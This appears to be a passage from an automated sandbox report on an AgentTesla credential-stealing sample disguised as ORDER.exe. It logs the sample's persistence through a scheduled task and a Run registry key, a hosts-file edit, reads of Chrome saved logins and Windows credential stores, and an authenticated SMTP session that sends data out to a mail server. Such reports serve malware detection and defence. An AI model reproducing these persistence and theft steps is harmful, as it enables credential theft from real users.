Nov 20, 2020 15:37:00.050034046 CET	8.8.8.8	192.168.2.4	0xfe5d	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.126.66	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:12.617464066 CET	8.8.8.8	192.168.2.4	0x1baa	No error (0)	mail.vasudeva.in	vasudeva.in		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 15:37:12.617464066 CET	8.8.8.8	192.168.2.4	0x1baa	No error (0)	vasudeva.in		68.233.236.158	A (IP address)	IN (0x0001)
Nov 20, 2020 15:37:12.679339886 CET	8.8.8.8	192.168.2.4	0x76f8	No error (0)	mail.vasudeva.in	vasudeva.in		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 15:37:12.679339886 CET	8.8.8.8	192.168.2.4	0x76f8	No error (0)	vasudeva.in		68.233.236.158	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 20, 2020 15:37:00.467485905 CET	54.235.142.93	443	192.168.2.4	49765	CN=*.ipify.org, OU=PositiveSSL Wildcard, OU=Domain Control Validated CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Jan 24 01:00:00 CET 2018 Wed Feb 12 01:00:00 CET 2014 Tue Jan 19 01:00:00 CET 2010	Sun Jan 24 00:59:59 CET 2021 Mon Feb 12 00:59:59 CET 2029 Tue Jan 19 00:59:59 CET 2038	771,49196-49195-49200-49199-159-158-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	3b5074b1b5d032e5620f69f9f700ff0e
					CN=COMODO RSA Domain Validation Secure Server CA, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Wed Feb 12 01:00:00 CET 2014	Mon Feb 12 00:59:59 CET 2029		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Jan 19 01:00:00 CET 2010	Tue Jan 19 00:59:59 CET 2038		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 15:37:13.155530930 CET	587	49766	68.233.236.158	192.168.2.4	220-cherry.herosite.pro ESMTP Exim 4.93 #2 Fri, 20 Nov 2020 09:37:13 -0500 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 20, 2020 15:37:13.156238079 CET	49766	587	192.168.2.4	68.233.236.158	EHLO 468325
Nov 20, 2020 15:37:13.299855947 CET	587	49766	68.233.236.158	192.168.2.4	250-cherry.herosite.pro Hello 468325 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 20, 2020 15:37:13.301517963 CET	49766	587	192.168.2.4	68.233.236.158	AUTH login d2VhdmluZ2FjYzFAdmFzdWRldmEuaW4=
Nov 20, 2020 15:37:13.445301056 CET	587	49766	68.233.236.158	192.168.2.4	334 UGFzc3dvcmQ6
Nov 20, 2020 15:37:13.609587908 CET	587	49766	68.233.236.158	192.168.2.4	235 Authentication succeeded
Nov 20, 2020 15:37:13.610651970 CET	49766	587	192.168.2.4	68.233.236.158	MAIL FROM:<weavingacc1@vasudeva.in>
Nov 20, 2020 15:37:13.754324913 CET	587	49766	68.233.236.158	192.168.2.4	250 OK
Nov 20, 2020 15:37:13.768420935 CET	49766	587	192.168.2.4	68.233.236.158	RCPT TO:<weavingacc1@vasudeva.in>
Nov 20, 2020 15:37:13.921685934 CET	587	49766	68.233.236.158	192.168.2.4	250 Accepted
Nov 20, 2020 15:37:13.922374964 CET	49766	587	192.168.2.4	68.233.236.158	DATA
Nov 20, 2020 15:37:14.066122055 CET	587	49766	68.233.236.158	192.168.2.4	354 Enter message, ending with "." on a line by itself
Nov 20, 2020 15:37:14.073297977 CET	49766	587	192.168.2.4	68.233.236.158	.
Nov 20, 2020 15:37:14.218482018 CET	587	49766	68.233.236.158	192.168.2.4	250 OK id=1kg7XG-0034uj-05

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: ORDER.exe PID: 6128 Parent PID: 5984

General

Start time:	15:35:20
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\ORDER.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\ORDER.exe'
Imagebase:	0x530000
File size:	467968 bytes
MD5 hash:	BB942C948639F5C88FB33D5E4B7D7728
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.687010442.0000000003C56000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.686353136.0000000002BFC000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.687253332.0000000003DD6000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown

Copyright null 2020

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\SpHLicuA.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6BFC1E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6BFC7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D48C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp	success or wait	1	6BFC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\SpHLicuA.exe	unknown	467968	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f1 9c b5 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 1a 07 00 00 08 00 00 00 00 00 00 aa 38 07 00 00 20 00 00 00 40 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 80 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....0.............8... ...@....@.. ....@................	success or wait	1	6BFC1B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp	unknown	1641	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6BFC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\ORDER.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D48C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile

Copyright null 2020

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile
C:\Users\user\Desktop\ORDER.exe	unknown	467968	success or wait	1	6BFC1B4F	ReadFile

Analysis Process: schtasks.exe PID: 6728 Parent PID: 6128

General

Start time:	15:35:28
Start date:	20/11/2020
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\SpHLicuA' /XML 'C:\Users \user\AppData\Local\Temp\tmpFCB1.tmp'
Imagebase:	0x380000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp	unknown	2	success or wait	1	38AB22	ReadFile
C:\Users\user\AppData\Local\Temp\tmpFCB1.tmp	unknown	1642	success or wait	1	38ABD9	ReadFile

Analysis Process: conhost.exe PID: 6840 Parent PID: 6728

General

Start time:	15:35:29
Start date:	20/11/2020
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Copyright null 2020

Analysis Process: ORDER.exe PID: 6876 Parent PID: 6128

General

Start time:	15:35:29
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\ORDER.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xf50000
File size:	467968 bytes
MD5 hash:	BB942C948639F5C88FB33D5E4B7D7728
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.930660789.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.935335032.0000000003724000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.934322832.0000000003526000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000003.00000002.934090598.00000000034D1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming\kprUEGC	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6BFCBEFF	CreateDirectoryW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	6BFCDD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	6BFCDD66	CopyFileW

File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 f1 9c b5 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 1a 07 00 00 08 00 00 00 00 00 00 aa 38 07 00 00 20 00 00 00 40 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 07 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....0..............8... ...@....@.. ....@.................	success or wait	4	6BFCDD66	CopyFileW
C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	6BFCDD66	CopyFileW
C:\Windows\System32\drivers\etc\hosts	unknown	11	0d 0a 31 32 37 2e 30 2e 30 2e 31	..127.0.0.1	success or wait	1	6BFC1B4F	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6BFC1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Program Files (x86)\jDownloader\config\database.script	unknown	4096	end of file	1	6BFC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6BFC1B4F	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Protect\S-1-5-21-3853321935-2125563209-4053062332-1002\0896c7fb-80af-4f39-b8ed-3b3787df4862	unknown	4096	success or wait	1	6BFC1B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Credentials\DFBE70A7E5CC19A398EBF1B96859CE5D	unknown	11152	success or wait	1	6BFC1B4F	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6BFC1B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Copyright null 2020

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	kprUEGC	unicode	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe	success or wait	1	6BFC646A	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run	kprUEGC	binary	02 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6BFCDE2E	RegSetValueExW

Analysis Process: kprUEGC.exe PID: 5608 Parent PID: 3424

General

Start time:	15:36:00
Start date:	20/11/2020
Path:	C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\kprUEGC\kprUEGC.exe'
Imagebase:	0x420000
File size:	467968 bytes
MD5 hash:	BB942C948639F5C88FB33D5E4B7D7728
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 0000000A.00000002.765004740.0000000003825000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 0000000A.00000002.762865676.00000000027CC000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 67%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6D17CF06	unknown
C:\Users\user\AppData\Local\Temp\tmp871F.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6BFC7038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6D48C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp871F.tmp	success or wait	1	6BFC6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp871F.tmp	unknown	1641	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationIn	success or wait	1	6BFC1B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\kprUEGC.exe.log	unknown	1301	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 31 2c 22 57 69 6e 52 54 22 2c 22 4e 6f 74 41 70 70 22 2c 31 0d 0a 32 2c 22 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 30 0d 0a 33 2c 22 53 79 73 74 65 6d 2c 20 56 65 72 73 69 6f 6e 3d 34 2e 30 2e 30 2e 30 2c 20 43 75 6c 74 75 72 65 3d 6e 65 75 74 72 61 6c 2c 20 50 75 62 6c 69 63 4b 65 79 54 6f 6b 65 6e 3d 62 37 37 61 35 63 35 36 31 39 33 34 65 30 38 39 22 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 34 2e 30 2e 33	1,"fusion","GAC",0..1,"WinRT", "NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.3	success or wait	1	6D48C907	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D155705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6D155705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6D0B03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6D15CA54	ReadFile

Copyright null 2020

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6D0B03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6D0B03DE	ReadFile
